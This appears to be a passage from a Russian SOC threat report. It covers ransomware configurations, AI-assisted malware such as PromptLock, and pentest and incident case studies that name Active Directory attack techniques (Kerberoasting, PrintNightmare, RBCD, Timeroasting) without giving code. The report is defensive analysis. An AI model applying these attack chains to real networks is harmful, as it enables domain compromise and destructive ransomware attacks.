
В течение 2026 года наиболее вероятен следующий шаг:

ИИ БУДЕТ ИСПОЛЬЗОВАТЬСЯ НЕ ТОЛЬКО ПРИ РАЗРАБОТКЕ, НО И НАПРЯМУЮ В ХОДЕ АТАКИ.

Это означает потенциальное появление ВПО, которое запрашивает у модели одноразовые команды под конкретную среду, переписывает части собственного кода для уклонения от сигнатур, переносит больше логики в API и SaaS-сервисы и быстрее создаёт правдоподобные приманки, сайты и сопроводительную переписку. Иными словами, сегодня ИИ помогает злоумышленнику писать и адаптировать инструменты, а завтра он будет помогать им менять поведение на лету.

Для команд мониторинга и реагирования это означает одно: устойчивых артефактов станет меньше, а значит, выигрывать будут те команды, которые научатся искать не конкретное семейство ВПО, а повторяющийся сценарий атаки как последовательность действий.

В терминах Pyramid of Pain это означает смещение к уровню TTPs — наиболее сложному для обнаружения, который при этом является наиболее устойчивым к изменениям со стороны атакующих.



УНИЧТОЖАЯ ДАННЫЕ (ШИФРОВАЛЬЩИКИ)

Одним из самых главных страхов любой организации является потеря всего, что они так долго строили. Если кража данных несёт по большей части репутационные риски, то вот их уничтожение добавляет уже временные издержки на восстановление пропавшей части инфраструктуры, а также на укрепление и обеспечение должной защиты при восстановлении.

Несмотря на кратное увеличение времени пребывания в атакуемой инфраструктуре, шифровальщики не потеряли своей актуальности, а сделались разительно более страшной угрозой. Семейство используемых шифровальщиков не претерпело особых изменений: для конечных точек на Windows по-прежнему используется публично доступный билдер LockBit 3.0, а для конечных точек на Linux, включая системы виртуализации, используется Babuk. Аналитики АО «РТ-ИБ» обладают высокой экспертизой в отношении LockBit 3.0, тогда как семейство Babuk на текущий момент остается менее изученным.

Поскольку для LockBit 3.0 используется знакомый билдер, получение его конфигурации не представляет существенной сложности. При анализе имеющихся конфигураций шифровальщиков можно отметить следующее:

1. Лишь единожды злоумышленники использовали экземпляр с паролем. Пароль при использовании LockBit 3.0 позволяет дополнительно зашифровать секцию с его конфигурацией;
2. Дважды злоумышленники оставляли в конфигурации записку (прим. RansomNote). В записке указывались только контакты обратной связи и сведения о выкупе, оставляя аналитиков без явной атрибутики. В остальных случаях записка либо отсутствовала, либо создавалась отдельно. Создаваемые записки также содержали контакты злоумышленников;
3. Дважды использовались учётные данные, которые необходимы при распространении ВПО по сети. В одном случае злоумышленники создали УЗ запись с правами доменного администратора, в другом случае пароль административных УЗ был изменён на последовательность Zxcasdqwe123, при этом использовались 9 учётных записей. В остальных случаях использовался либо ручной запуск, либо централизованный с помощью сервера АВЗ KSC;
4. Исключения файлов и директорий, а также служб и процессов для завершения не изменялись злоумышленниками;
5. Пункт, не совсем относящийся к конфигурации, но относящийся к самим экземплярам, а именно их названиям. Зачастую, примерно в 80 процентах инцидентов, злоумышленники называли ВПО в соответствии с названием атакуемой организации. В остальных случаях ВПО носило случайное название, за исключением инцидента, где экземпляр был назван putin.exe.

Стоит отметить, что не только шифровальщики как класс наносят непоправимый ущерб, но и иные действия. К ним аналитики АО «РТ-ИБ» относят следующее:

- удаление образов виртуальных машин на серверах виртуализации;
- использование ВПО класса Wiper (прим. Деструктор) в качестве альтернативы привычным шифровальщикам.

Оба указанных действия были обнаружены в рамках одного расследования: злоумышленники удалили образы виртуальных машин, а конечные точки, развёрнутые вне систем виртуализации, подверглись затиранию с помощью PowerShell-скрипта.

ИСПОЛЬЗОВАНИЕ ИИ В АТАКАХ ШИФРОВАЛЬЩИКОВ И ИХ ДЕТЕКТИРОВАНИИ

СЕЙЧАС

ИИ уже используется не только для обнаружения, но и внутри самих атак с применением шифровальщиков. Появляются концепции и первые реализации вредоносного ПО, которые обращаются к моделям для динамической генерации команд, адаптации поведения под конкретную среду и обхода защитных механизмов.

Например, исследовательские проекты, такие как PromptLock, демонстрируют возможности использования LLM шифровальщиком для принятия решений в режиме реального времени, включая выбор тактики распространения, модификацию кода и формирование более правдоподобных ransom note.

На практике это означает, что шифровальщики становятся менее статичными. Их поведение, инфраструктура и даже текстовые артефакты могут меняться от жертвы к жертве, усложняя сигнатурное обнаружение и анализ.

В то же время ИИ активно применяется и на стороне защиты. Уже используются решения, где ML-анализ встроен в бэкап-платформы, способные сравнивать версии данных и выявлять аномалии (массовые изменения или удаление файлов), автоматически «закрепляя» чистые копии при подозрении на шифрование.

Поведенческие модели анализируют сетевой трафик и системные метрики (всплески I/O, CPU, характерные паттерны доступа к файлам), что позволяет выявлять активность шифровальщиков на ранней стадии.

Кроме того, NLP-модели применяются для анализа ransom note — по структуре и формулировкам они помогают атрибутировать атаку к известным семействам или группировкам.

ЧЕРЕЗ ГОД

ИИ-решения на стороне защиты смогут сами управлять стратегией резервного копирования в условиях атаки.

Например, при активизации инцидента они будут автоматически создавать изолированные резервные инстансы, так называемые «чистые комнаты», и синхронизировать их параллельно с основными системами. При подтверждении атаки такие системы смогут автоматически «откатывать» инфраструктуру к последнему безопасному состоянию с минимальным участием человека.

Кроме того, ИИ-механизмы будут обучаться на прошедших инцидентах, предугадывая вероятные уязвимости и сценарии действий атакующих и подсказывая, где необходимо усилить резервирование, контроль доступа или сегментацию.

Развитие ИИ также усилит возможности анализа сложных и «закрытых» артефактов шифровальщиков. LLM смогут в реальном времени разбирать фрагменты вредоносного кода (например, PowerShell-скрипты), объяснять их поведение и предлагать оптимальные сценарии реагирования, включая изоляцию, блокировку и восстановление.

Одновременно будут развиваться сценарии атакующих. Шифровальщики могут начать использовать ИИ для более адаптивного выбора тактики внутри сети: определять наиболее ценные данные, подбирать оптимальный момент для запуска шифрования и динамически менять техники уклонения.

Более того, возможно ожидать появления инструментов, где ИИ помогает анализировать используемые алгоритмы и реализации шифрования — как со стороны атакующих (для повышения устойчивости к противодействию), так и со стороны защитников. В последнем случае ИИ может ускорить поиск уязвимостей в криптографических реализациях или ошибках в применении алгоритмов, что потенциально позволит расшифровывать данные без выплаты выкупа.

Сегодня такие находки делают исследователи вручную, но ИИ способен существенно масштабировать и ускорить этот процесс. Помимо этого, важно отметить развитие квантовых компьютеров, которое потенциально может обеспечить дешифрование данных, зашифрованных даже на наиболее длинных ключах.

ПРОБЛЕМЫ ДЕТЕКТИРОВАНИЯ АТАК

Показательные случаи из практики RT Protect SOC
Анализ эффективности средств защиты и источников событий

Практика предоставления услуг мониторинга и реагирования на инциденты информационной безопасности наглядно демонстрирует:

> Ни одно средство защиты в отдельности не способно обеспечить полноценное обнаружение всего спектра современных угроз.

Раздел посвящён практическому разбору того, как действующий стек мониторинга и защиты RT Protect SOC обнаруживает реальные атаки и где ему не хватает видимости для надёжного детектирования. На основе показательных боевых инцидентов и тестирований на проникновение демонстрируется, какие этапы цепочки атаки устойчиво закрываются конкретными средствами защиты, а на каких этапах без дополнительной телеметрии формируются слепые зоны. Фокус намеренно смещён от подсчёта количества атак и перечисления APT-групп к анализу прохождения реальных сценариев атак и выявлению тех точек, которые заказчику необходимо усиливать, чтобы иметь обоснованную уверенность в достаточном уровне защищённости в условиях беспрецедентного роста кибератак.

КЛЮЧЕВЫЕ ТЕЗИСЫ РАЗДЕЛА

EDR и индикаторы компрометации

Закрывают основной пласт тактик на конечных точках: запуск вредоносного кода, повышение привилегий, горизонтальное перемещение через известные инструменты.

Сетевые средства защиты (UTM, NTA, NGFW)

Обнаруживают аномалии в сетевом трафике, попытки туннелирования, обращения к управляющим серверам и нестандартные протоколы. Дополняют EDR в сценариях, когда атакующий действует с устройства без агента или использует легитимные сетевые утилиты. Требуют профилирования и написания правил корреляции для SIEM.

Анализ и проактивный поиск угроз (TI/TH)

Позволяют обнаруживать атаку на этапе первоначального доступа путём обогащения правил детектирования индикаторами из смежных расследований и исследования ВПО. Без процессов обмена индикаторами и проверки гипотез эффективность мониторинга существенно снижается.

Журналы операционных систем и служб каталога

Фиксируют события аутентификации, изменения групповых политик, создание и модификацию учётных записей. Без подключения журналов Windows-событий целый класс атак на службу каталога (Kerberoasting, RBCD и другие) остаётся невидимым для аналитиков.

Комплексный подход

Полноценная система мониторинга и реагирования строится по принципу «швейцарского сыра»: каждый слой имеет свои ограничения, но вместе они минимизируют вероятность пропуска атаки. Оптимальный набор источников должен определяться на основе модели угроз конкретного заказчика.

ПЕНТЕСТ 1: «ЛОМАЙ МЕНЯ ПОЛНОСТЬЮ»

Крупный заказчик, подключённый к услугам мониторинга.

Целью двухэтапного тестирования на проникновение стала проверка эффективности выстроенной эшелонированной защиты и способности центра мониторинга обнаруживать действия квалифицированного атакующего в реальном времени.
Первый тест показал критический уровень уязвимости инфраструктуры. Домен организации был скомпрометирован за считанные часы. Команда атакующих выявила не менее 9 независимых векторов атаки, в том числе словарные пароли на привилегированных учётных записях и значительные пробелы в покрытии средствами защиты. По результатам были подготовлены детальные технические рекомендации.
В период между тестами заказчик совместно с командой SOC провёл комплекс мероприятий по повышению уровня защищённости, а именно:

- выполнение технических рекомендаций;
- внедрение процесса управления уязвимостями;
- проведение совместных учений;
- эмуляция атак для проверки качества детектирующей логики;
- расширение числа источников событий безопасности.

Повторное тестирование проводилось в течение шести рабочих дней. Ниже приведена хроника с указанием ключевых событий и результативности средств обнаружения.

Рисунок 25. Эмуляция атаки и её обнаружение в RT Protect EDR

День	Результат	Действия атакующих	Детектирование
День 1	Домен не взят	Активное сканирование периметра и внутренней сети. Попытки компрометации учётных записей через стандартные методы	Обнаружено: активное сканирование зафиксировано системой мониторинга
День 2	УЗ получена	Обнаружены «теневые» учётные записи, скомпрометированные в первом тесте. Дополнительно применены техники Timeroasting и Pre2k	Частичное: компрометация старой УЗ не вызвала срабатывания правил
День 3	Домен не взят	Разведка, применение CVE-2025-33073, использование CrackMapExec	Обнаружено: десятки инцидентов по активности пентестеров
День 4	Продвижение	Запуск прокси для проникновения в закрытые сегменты, инфильтрация полезной нагрузки, Kerberoasting	Частичное: Kerberoasting пропущен из-за строгих пороговых значений в правиле
День 5	Домен не взят	Массированное сканирование всех доступных подсетей, наибольшее число инцидентов за весь период	Обнаружено: основная масса инцидентов этого дня
День 6	Домен взят	Найден уязвимый актив (PrintNightmare), один из доменов в лесу настроен без должного усиления защиты. Создана машинная УЗ через SAM Account Name Spoofing, применена техника RBCD	Частичное: эксплуатация PrintNightmare и создание машинной УЗ не были обнаружены вовремя

ВЫВОДЫ ПО ПЕНТЕСТУ 1

АБСОЛЮТНОЙ ЗАЩИТЫ НЕ СУЩЕСТВУЕТ

С увеличением инфраструктуры возрастает сложность контроля уязвимостей и ошибок конфигурации — **без непрерывного мониторинга управление рисками невозможно.**

Устаревшие компоненты (legacy) **присутствуют в любой инфраструктуре и являются постоянным источником риска.**

Аудит информационной безопасности **должен носить непрерывный характер и быть частью процесса мониторинга.**

Эшелонированная защита («швейцарский сыр»): **ни один слой не совершенен, но комбинация слоёв минимизирует вероятность успеха атаки.**

Детектирующая логика требует постоянного пересмотра порогов и профилирования, особенно для правил, основанных на частоте событий (Kerberoasting, массовые запросы). В качестве предпочтения статическим порогам могут применяться динамические подходы, основанные на статистических метриках (медиана, стандартное отклонение), а также поведенческий анализ (UEBA).

ПЕНТЕСТ 2: «ЗАПОЗДАЛЫЙ ЩИТ»

Заказчик из оборонно-промышленного комплекса на начальном этапе подключения к услугам мониторинга.

На момент тестирования подключение источников событий не было завершено: отсутствовали журналы Windows-событий, агенты RT Protect EDR покрывали инфраструктуру частично.
Команда атакующих достаточно быстро обнаружила конечные точки с устаревшими операционными системами, не покрытые средствами защиты, и успешно эксплуатировала общедоступную уязвимость. На скомпрометированном узле в процессе LSASS были обнаружены токены доменного администратора, что позволило атакующим подключиться к контроллеру домена и предпринять попытку извлечения базы учётных данных (NTDS). RT Protect EDR обнаружил эту активность, однако из-за частичного покрытия с запозданием.

Карта покрытия на момент тестирования

Источник	Статус подключения	Влияние на результат
EDR	Частичное	Обнаружение на хосте на последнем этапе активности злоумышленника
Журналы WIndows-событий	Не подключены	Не зафиксирована аутентификация атакующих на контроллере домена и этап активного сканирования
Сетевые средства защиты	Не подключены	Не зафиксировано горизонтальное перемещение по сети
Покрытие инфраструктуры агентами	Низкое	Уязвимые узлы оставались вне зоны видимости


ВЫВОДЫ ПО ПЕНТЕСТУ 2

ПРИОРИТИЗАЦИЯ ПОДКЛЮЧЕНИЯ ИСТОЧНИКОВ — КЛЮЧЕВОЙ ФАКТОР

Необходим выбор оптимального набора источников, обеспечивающих максимальное покрытие детектируемых тактик, а не формальное подключение журналов с минимальной ценностью.

Профилирование среды заказчика и адаптация правил корреляции должны выполняться параллельно с развёртыванием агентов.

Активное взаимодействие заказчика с аналитиками SOC ускоряет процесс настройки и повышает качество обнаружения.



ДЕЛО №1: «СЛИШКОМ ПОЗДНО»

Заказчики — организации крупного и среднего бизнеса различного уровня зрелости информационной безопасности.

Услуги RT Protect SOC отсутствовали, минимальный мониторинг не был организован.

Описание инцидента

Прогосударственная группировка Phantom Core (Head Mare), нацеленная исключительно на деструктивное воздействие, осуществила шифрование инфраструктуры. Криминалистическое исследование выявило крайне длительное присутствие злоумышленников в инфраструктуре, несмотря на наличие антивирусных средств и сетевых средств защиты. Распространение и запуск шифровальщика были выполнены через средства централизованного управления антивирусной защитой. Данные были удалены безвозвратно.
Признаки компрометации, указывающие на необходимость раннего реагирования, присутствовали задолго до шифрования. Специалистами отдела ИБ проводилось частичное реагирование, однако оно не было доведено до завершения. Источником проникновения послужила фишинговая кампания полугодовой давности, а также наличие привилегированных пользователей, для которых почтовые вложения доставлялись в обход средств защиты почтового трафика.

Криминалистическое исследование

Сбор триажа	Анализ образов	Автоматизация	Отчёт
Собственный инструмент RT Retro	Журналы СЗИ, интервью	Конвейер обработки артефактов	3 недели до готовности

В ходе исследования оперативно выявлялись точки закрепления злоумышленников и выдавались рекомендации по реагированию. Автоматизированный конвейер обработки криминалистических артефактов позволил существенно сократить сроки подготовки итогового отчёта.

Заключение специалистов

Отсутствие мониторинга и своевременного реагирования привело к катастрофическим последствиям. Наличие антивирусных средств и сетевых СЗИ само по себе не обеспечило защиту, поскольку никто не анализировал их события и сработки. Полноценный мониторинг мог бы обнаружить присутствие злоумышленников на ранних этапах — за месяцы до шифрования.

ДЕЛО №2: «УСПЕЛИ»

Заказчик из оборонно-промышленного комплекса на этапе подключения к услугам RT Protect SOC.

Описание инцидента

В процессе развёртывания агентов RT Protect EDR был установлен факт присутствия в инфраструктуре прогосударственной группировки Phantom Core (Head Mare) — той же, что фигурирует в Деле №1. Выявлены множественные точки закрепления и признаки периодической активности злоумышленников.




Рисунок 26

Процесс установки агентов был ускорен, проведены мероприятия по реагированию. Список источников событий и количество агентов были расширены сверх первоначального технического задания и имеющихся лицензий для обеспечения полноценного расследования.
Установлено, что злоумышленники проникли в инфраструктуру через скомпрометированный сервис видеоконференцсвязи, доступный из внешней сети, и находились внутри длительное время. Если бы подключение к услугам мониторинга произошло позднее, инцидент с высокой вероятностью развивался бы по сценарию Дела №1 с шифрованием инфраструктуры.

Источники, обеспечившие обнаружение

Источник	Роль в обнаружении
EDR/EPP	Обнаружение вредоносной активности на конечных точках, фиксация точек закрепления, блокировка запуска инструментов атакующих
UTM/NTA/NDR/NGFW	Обнаружение аномальных сетевых соединений, фиксация обращений к управляющей инфраструктуре злоумышленников
Mail Gateway	Анализ почтового трафика, выявление фишинговых кампаний и вредоносных вложений
WEC	Централизованный сбор журналов Windows-событий, фиксация аутентификации и действий в службе каталога

Источники, обеспечившие обнаружение

Своевременное подключение средств мониторинга позволило обнаружить присутствие злоумышленников до наступления деструктивной фазы. Комплекс источников (EDR, EPP, UTM, MTA, WEC) обеспечил многоуровневую видимость: компрометация сервиса видеоконференцсвязи была зафиксирована сетевым средством, а точки закрепления — агентами на конечных точках. Ни один источник в отдельности не обеспечил бы полноценного обнаружения.

ДЕЛО №3: «ВОВРЕМЯ»

Заказчик среднего бизнеса, подключённый к услугам RT Protect SOC до инцидента.

Описание инцидента

Средствами RT Protect EDR была зафиксирована, а антивирусным решением заблокирована попытка открытия пользователем вредоносного вложения из фишингового письма прогосударственной группировки — той же, что фигурирует в предыдущих примерах.
Обнаружение атаки на этапе первоначального доступа стало возможным благодаря внедрению процессов обогащения разведывательными данными об угрозах (Threat Intelligence) и проактивного поиска угроз (Threat Hunting) с помощью RT Protect TI. Индикаторы компрометации, выявленные в ходе расследований инцидентов у других заказчиков и в рамках смежных криминалистических исследований, были оперативно включены в детектирующую логику. Это позволило обнаружить реальную атаку непосредственно в момент её проведения.

Источники, обеспечившие обнаружение

Процесс обогащения детектирующей логики

Threat Intelligence	Threat Hunting	Обнаружение
Индикаторы из расследований у смежных заказчиков и поставщики индикаторов компрометации	Проверка гипотез, проактивный поиск следов присутствия	Блокировка атаки на этапе первоначального доступа с помощью индикаторов атак

Заключение специалистов

Обмен индикаторами между расследованиями и проверка гипотез позволили обнаружить атаку на самом раннем этапе. Процессы TI/TH превращают опыт реагирования у одного заказчика в защитный ресурс для всех участников экосистемы RT Protect SOC. Без этих процессов аналогичное фишинговое письмо могло бы привести к полноценной компрометации.

СВОДНАЯ ТАБЛИЦА: ВКЛАД ИСТОЧНИКОВ СОБЫТИЙ В ОБНАРУЖЕНИЕ

В таблице ниже обобщены результаты рассмотренных случаев с точки зрения роли каждого класса источников в обнаружении атак.

Источник	Пентест 1	Пентест 2	Дело №1	Дело №2	Дело №3
EDR/EPP	Обнаружено	Частично	Не подключено	Обнаружено	Обнаружено
Журналы ОС	Обнаружено	Не подключено	Не подключено	Обнаружено	Обнаружено
Сетевые СЗИ	Обнаружено	Не подключено	Частично	Обнаружено	Частично
Почтовый шлюз	Частично	Не подключено	Не подключено	Обнаружено	Обнаружено
TI/TH	Частично	Не подключено	Не подключено	Частично	Обнаружено

ЗАКЛЮЧЕНИЕ ДЛЯ БИЗНЕСА

Средства защиты конечных точек — необходимый, но не всегда достаточный элемент

EDR- и антивирусное решение закрывают значительную часть тактик атакующих на уровне рабочих станций и серверов. Однако, как показывает практика, без дополнительных источников событий (журналы операционных систем, сетевые средства защиты, почтовый шлюз) целые классы атак остаются невидимыми:

- горизонтальное перемещение по сети;
- компрометация учётных данных в службе каталога;
- злоупотребление привилегированным доступом.

Комплекс источников событий кратно повышает эффективность обнаружения

